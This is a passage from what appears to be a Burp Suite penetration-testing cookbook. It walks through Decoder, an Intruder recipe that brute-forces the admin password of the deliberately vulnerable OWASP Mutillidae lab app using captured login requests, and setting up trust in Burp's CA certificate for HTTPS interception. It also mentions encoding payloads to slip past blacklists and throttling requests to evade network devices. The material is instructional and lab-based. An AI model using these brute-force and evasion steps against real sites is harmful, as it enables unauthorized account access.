3. In the **Decoder** tab, in the **Decode as...** drop-down as follows, select **Base 64**. Note the results are viewed in the **Hex** editor and are encrypted:

The screenshot shows the Burp Suite interface. The top navigation bar includes tabs for Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, **Decoder**, Comparer, Extender, Project options, User options, and Alerts. The Decoder tab is highlighted with a red box. Below the tabs is a text input field containing the string "jutplah3jsrpq6h03di48o4d2". To the right of the text field are four buttons: "Text" (radio button selected), "Hex" (radio button unselected), a question mark icon, and a "Decode as ..." dropdown menu. The "Decode as ..." dropdown is also highlighted with a red box. Below this is a "Encode as ..." dropdown, a "Hash ..." dropdown, and a "Smart decode" button.

The bottom part of the screenshot shows the Hex editor. It displays two rows of hex and ASCII data. Row 0 starts with 8e eb 6d a6 56 a1 de 3b 2b a6 ae a1 d3 77 62 e3 followed by the ASCII characters "DémVp;+ØÓwbä". Row 1 starts with ca 38 64 32 followed by several dashes and the ASCII character "É8d2". To the right of the hex data is another set of four buttons: "Text" (radio button unselected), "Hex" (radio button selected), a "Decode as ..." dropdown, an "Encode as ..." dropdown, a "Hash ..." dropdown, and a "Smart decode" button.

In this example, we cannot proceed any further. We can confirm the value was, indeed, wrapped in Base 64. However, the value that is unwrapped is encrypted. The purpose of this recipe is to show you how you can use Decoder to manipulate encoded values.

Intruding with Intruder

The Burp Intruder allows a tester to brute-force or fuzz specific portions of an HTTP message, using customized payloads.

To properly set up customized attacks in Intruder, a tester will need to use the settings available in the four subtabs of **Intruder**:

The screenshot shows the Burp Suite interface with the 'Intruder' tab selected, highlighted by a red box. Below the tabs, there is a row of buttons: 'Target', 'Positions', 'Payloads', and 'Options'. The 'Target' button is also highlighted with a blue box. The main area is titled 'Attack Target' with a question mark icon. It contains fields for 'Host' (127.0.0.1) and 'Port' (80), and a checkbox for 'Use HTTPS' which is unchecked. The background shows other parts of the Burp Suite interface, including a list of targets with one entry labeled '1'.

Getting ready

A tester may wish to fuzz or brute-force parameter values within a message. Burp Intruder eases this process by providing various intruder attack styles, payloads, and options.

How to do it...

1. Browse to the login screen of Mutillidae and attempt to log into the application. For example, type a username of `admin` and a password of `adminpass`.
2. Find the login attempt in the **Proxy | HTTP history** tab. Your request number (that is, the # sign on the left-hand side) will be different from the one shown next. Select the message that captured your attempt to log in.
3. As the login attempt message is highlighted in the **HTTP history** table, right-click the **Request** tab, and select **Send to Intruder**:

Target **Proxy** Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts

Intercept **HTTP history** WebSockets history Options

Logging of out-of-scope Proxy traffic is disabled **Re-enable**

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
3	http://192.168.56.101	GET	/umimaticcollapse.js			200	12501	script	js
4	http://192.168.56.101	GET	/jquery.min.js			200	57733	script	js
10	http://192.168.56.101	GET	/mutillidae			301	683	HTML	
11	http://192.168.56.101	GET	/mutillidae/			200	46164	HTML	
14	http://192.168.56.101	GET	/mutillidae/javascript/bookmark-site.js			200	1541	script	js
15	http://192.168.56.101	GET	/mutillidae/javascript/ddsmoothmenu/qu...			200	57733	script	js
16	http://192.168.56.101	GET	/mutillidae/javascript/ddsmoothmenu/dd...			200	9116	script	js
18	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/jquery.js			200	268220	script	js
19	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/jquery.ballo...			200	11816	script	js
20	http://192.168.56.101	GET	/mutillidae/javascript/jQuery/colorbox/jq...			200	10323	script	js
41	http://192.168.56.101	GET	/mutillidae/index.php?page=login.php	✓		200	50769	HTML	php
45	http://192.168.56.101	POST	/mutillidae/index.php?page=login.php	✓		200	50792	HTML	php

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendivids=
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=adminpass&login-php-submit-button=Login
```

[Send to Spider](#) 02.9 Safari/537.36
[Do an active scan](#)
[Do a passive scan](#)
[Send to Intruder](#) Ctrl+I
[Send to Repeater](#) Ctrl+R
[Send to Sequencer](#)
[Send to Comparer](#)
[Send to Decoder](#)
[Show response in browser](#)
[Request in browser](#) ▶
[Engagement tools](#) ▶
[Copy URL](#)
[Copy as curl command](#)
[Copy to file](#)

? < + > Type a search term

Target

The Intruder **Target** tab defines your targeted web application. These settings are pre-populated for you by Burp:

The screenshot shows the 'Attack Target' configuration window. At the top, there are four tabs: 'Target' (which is highlighted with a red border), 'Positions', 'Payloads', and 'Options'. Below the tabs, the title 'Attack Target' is displayed in red, followed by a question mark icon. A descriptive text reads 'Configure the details of the target for the attack.' Underneath, there are three input fields: 'Host' containing '192.168.56.101', 'Port' containing '80', and a checkbox labeled 'Use HTTPS' which is unchecked.

Target Positions Payloads Options

?

Attack Target

Configure the details of the target for the attack.

Host: 192.168.56.101

Port: 80

Use HTTPS

Positions

The **Positions** tab identifies where the payload markers are to be defined within the **Payload | Positions** section. For our purposes, click the **Clear §** (that is, payload markers) from the right-hand side menu. Manually select the password field by highlighting it with your cursor. Now click the **Add §** button on the right-hand side menu. You should have the payload markers wrapping around the password field as follows:

Target Positions Payloads Options

Payload Positions

Start attack

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload positions - see help for full details.

Attack type: Sniper

POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 63
Cookie: showhints=1; PHPSESSID=juttp1ah3jsrpq6h03di40o4d2; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=\$adminpass\$
Login

Add § Clear § Auto § Refresh

?

Type a search term

0 matches

Clear

1 payload position


Length: 716

Payloads

After the **Positions** tab is the **Payloads** tab. The **Payloads** tab identifies wordlist values or numbers you wish to be inserted into the positions you identified on the previous tab. There are several sections within the **Payloads** tab, including **Payload Sets**, **Payload Options**, **Payload Processing**, and **Payload Encoding**.

Payload Sets


Payload Sets allows for the setting of the number of payloads as well as the type. For our purposes, we will use the default settings for Sniper, allowing us to use one payload with a **Payload type** of **Simple list**:



Payload Options

In the **Payload Options** section, a tester can configure a custom payload or load a preconfigured one from a file.

For our purposes, we will add one value to our payload. In the text box, type admin, and then click the **Add** button to create our custom payload:



Payload Processing

Payload Processing is useful when configuring special rules to be used while Intruder substitutes payloads into payload marker positions. For this recipe, we do not need any special payload-processing rules:


The screenshot shows a user interface for managing payload processing rules. On the left, there is a vertical toolbar with five buttons: 'Add' (highlighted), 'Edit', 'Remove', 'Up', and 'Down'. To the right is a table with two columns: 'Enabled' and 'Rule'. The table currently contains no data, indicated by a red arrow pointing to the right edge of the table.

Enabled	Rule

Payload Encoding


Payload Encoding is applied to the payload value prior to sending the request to the web server. Many web servers may block offensive payloads (for example, <script> tags), so the encoding feature is a means to circumvent any blacklist blocking.

For the purpose of this recipe, leave the default box checked:



Options

Finally, the **Intruder | Options** tab provides attack table customizations, particularly related to responses captured such as specific error messages. There are several sections within the **Intruder | Options** tab, including **Request Headers**, **Request Engine**, **Attack Results**, **Grep-Match**, **Grep-Extract**, **Grep - Payloads**, and **Redirections**:



Request Headers

Request Headers offers configurations specific to header parameters while Intruder is running attacks. For the purpose of this recipe, leave the default boxes checked:

?

Request Headers

These settings control whether Intruder updates the configured request headers during attacks.

Update Content-Length header

Set Connection: close

Request Engine

Request Engine should be modified if a tester wishes to create less noise on the network while running Intruder. For example, a tester can throttle attack requests using variable timings so they seem more random to network devices. This is also the location for lowering the number of threads Intruder will run against the target application.

For purpose of this recipe, leave the default setting as-is:

?

Request Engine

These settings control the engine used for making HTTP requests when performing attacks.

Number of threads: 5

Number of retries on network failure: 3

Pause before retry (milliseconds): 2000

Throttle (milliseconds): Fixed 0
 Variable: start 0 step 30000

Start time: Immediately
 In 10 minutes
 Paused

Attack Results

After starting the attack, Intruder creates an attack table. The **Attack Results** section offers some settings around what is captured within that table.

For the purpose of this recipe, leave the default settings as-is:

Attack Results


These settings control what information is captured in attack results.

- Store requests
- Store responses
- Make unmodified baseline request
- Use denial-of-service mode (no results)
- Store full payloads

Grep - Match

Grep - Match is a highly useful feature that, when enabled, creates additional columns in the attack table results to quickly identify errors, exceptions, or even a custom string within the response.

For the purpose of this recipe, leave the default settings as-is:



Grep - Extract

Grep - Extract, when enabled, is another option for adding a column in the attack table whose label is specific to a string found in the response. This option differs from **Grep - Match**, since Grep - Extract values are taken from an actual HTTP response, as opposed to an arbitrary string.

For the purpose of this recipe, leave the default settings as-is:

Grep - Extract

These settings can be used to extract useful information from responses into the attack results table.

Extract the following items from responses:

Add

Edit

Remove

Duplicate

Up

Down

Clear

Maximum capture length: 100

Grep - Payloads

Grep - Payloads provides a tester the ability to add columns in the attack table in which responses contain reflections of payloads.

For the purpose of this recipe, leave the default settings as-is:

Grep - Payloads


These settings can be used to flag result items containing reflections of the submitted payload.

- Search responses for payload strings
- Case sensitive match
- Exclude HTTP headers
- Match against pre-URL-encoded payloads

Redirections

Redirections instructs Intruder to never, conditionally, or always follow redirections. This feature is very useful, particularly when brute-forcing logins, since a 302 redirect is generally an indication of entry.

For the purpose of this recipe, leave the default settings as-is:



The screenshot shows the 'Redirections' settings in Burp Suite. A red box highlights the 'Redirections' tab. Below it, a message says 'These settings control how Burp handles redirections when performing attacks.' Under 'Follow redirections:', the 'Never' radio button is selected. There is also an unchecked checkbox for 'Process cookies in redirections'.

?

Redirections

These settings control how Burp handles redirections when performing attacks.


Follow redirections:

- Never
- On-site only
- In-scope only
- Always

Process cookies in redirections

Start attack button

Finally, we are ready to start Intruder. On either the **Payloads** or the **Options** tabs, click the **Start attack** button to begin:



When the attack has started, an attack results table will appear. This allows the tester to review all requests using the payloads within the payload marker positions. It also allows us to review of all responses and columns showing **Status**, **Error**, **Timeout**, **Length**, and **Comment**.

For the purpose of this recipe, we note that the payload of admin in the password parameter produced a status code of 302, which is a redirect. This means we logged into the Mutillidae application successfully:

Results Target Positions Payloads Options

Filter: Showing all items ?

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			50838	
1	admin	302			50935	

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=login.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9
Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 59
Cookie: showhints=1; PHPSESSID=juttplah3jsrpq6h03di48o4d2; acopendivids=swingset,jotto,phpbb2,redmine;
acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1

username=admin&password=admin&login-php-submit-button=Login
```



Type a search term

0 matches

Finished

Looking at **Response | Render** within the attack table allows us to see how the web application responded to our payload. As you can see, we are successfully logged in as an admin:

The screenshot shows the "Intruder attack 4" interface. At the top, there are tabs for "Attack", "Save", and "Columns". Below that is a toolbar with "Results", "Target", "Positions", "Payloads", and "Options". A search bar says "Filter: Showing all items". The main area is a table with columns: Request, Payload, Status, Error, Timeout, Length, and Comment. Two rows are listed: row 0 has status 200 and length 50838; row 1 has payload "admin", status 302, and length 50935. The "Response" tab is selected, highlighted with a red box. Below it is a sub-toolbar with "Raw", "Headers", "Hex", "HTML", and "Render". The main content area displays a web page titled "OWASP Mutillidae II: Web Pwn in Mass Production". The page header includes "Version: 2.6.24", "Security Level: 0 (Hosed)", "Hints: Enabled (1 - 5cr1pt K1dd1e)", and a red box around "Logged In Admin: admin (got root?)". The page features a navigation bar with links like "Logout", "Toggle Hints", "Show Popup Hints", "Toggle Security", "Enforce SSL", "Reset DB", "View Log", and "View Captcha". Below the bar is a "Login" button. At the bottom are "Back" and "Help Me!" buttons. A progress bar at the bottom left says "Finished".

Configuring, Spidering, Scanning, and Reporting with Burp

In this chapter, we will cover the following recipes:

- Establishing trust over HTTPS
- Setting project options
- Setting user options
- Spidering with Spider
- Scanning with Scanner
- Reporting issues

Introduction

This chapter helps testers to calibrate Burp settings so they're less abusive toward the target application. Tweaks within Spider and Scanner options can assist with this issue. Likewise, penetration testers can find themselves in interesting network situations when trying to reach a target. Thus, several tips are included for testing sites running over HTTPS, or sites only accessible through a SOCKS Proxy or a port forward. Such settings are available within project and user options. Finally, Burp provides the functionality to generate reports for issues.

Software tool requirements

In order to complete the recipes in this chapter, you will need the following:

- OWASP Broken Web Applications (VM)
- OWASP Mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic
(<https://www.mozilla.org/en-US/firefox/new/>)
- The proxy configuration steps are covered in chapter

Establishing trust over HTTPS

Since most websites implement **Hypertext Transport Protocol Secure (HTTPS)**, it is beneficial to know how to enable Burp to communicate with such sites. HTTPS is an encrypted tunnel running over **Hypertext Transport Protocol (HTTP)**.

The purpose of HTTPS is to encrypt traffic between the client browser and the web application to prevent eavesdropping. However, as testers, we wish to allow Burp to eavesdrop, since that is the point of using an intercepting proxy. Burp provides a root, **Certificate Authority (CA)** signed certificate. This certificate can be used to establish trust between Burp and the target web application.

By default, Burp's Proxy can generate a per-target CA certificate when establishing an encrypted handshake with a target running over HTTPS. That takes care of the Burp-to-web-application portion of the tunnel. We also need to address the Browser-to-Burp portion.

In order to create a complete HTTPS tunnel connection between the client browser, Burp, and the target application, the client will need to trust the PortSwigger certificate as a trusted authority within the browser.


Getting ready

In situations requiring penetration testing with a website running over HTTPS, a tester must import the PortSwigger CA certificate as a trusted authority within their browser.

How to do it...

Ensure Burp is started and running and then execute the following steps:

1. Open the Firefox browser to the <http://burp> URL. You must type the URL exactly as shown to reach this page. You should see the following screen in your browser. Note the link on the right-hand side labeled CA Certificate. Click the link to download the PortSwigger CA certificate:



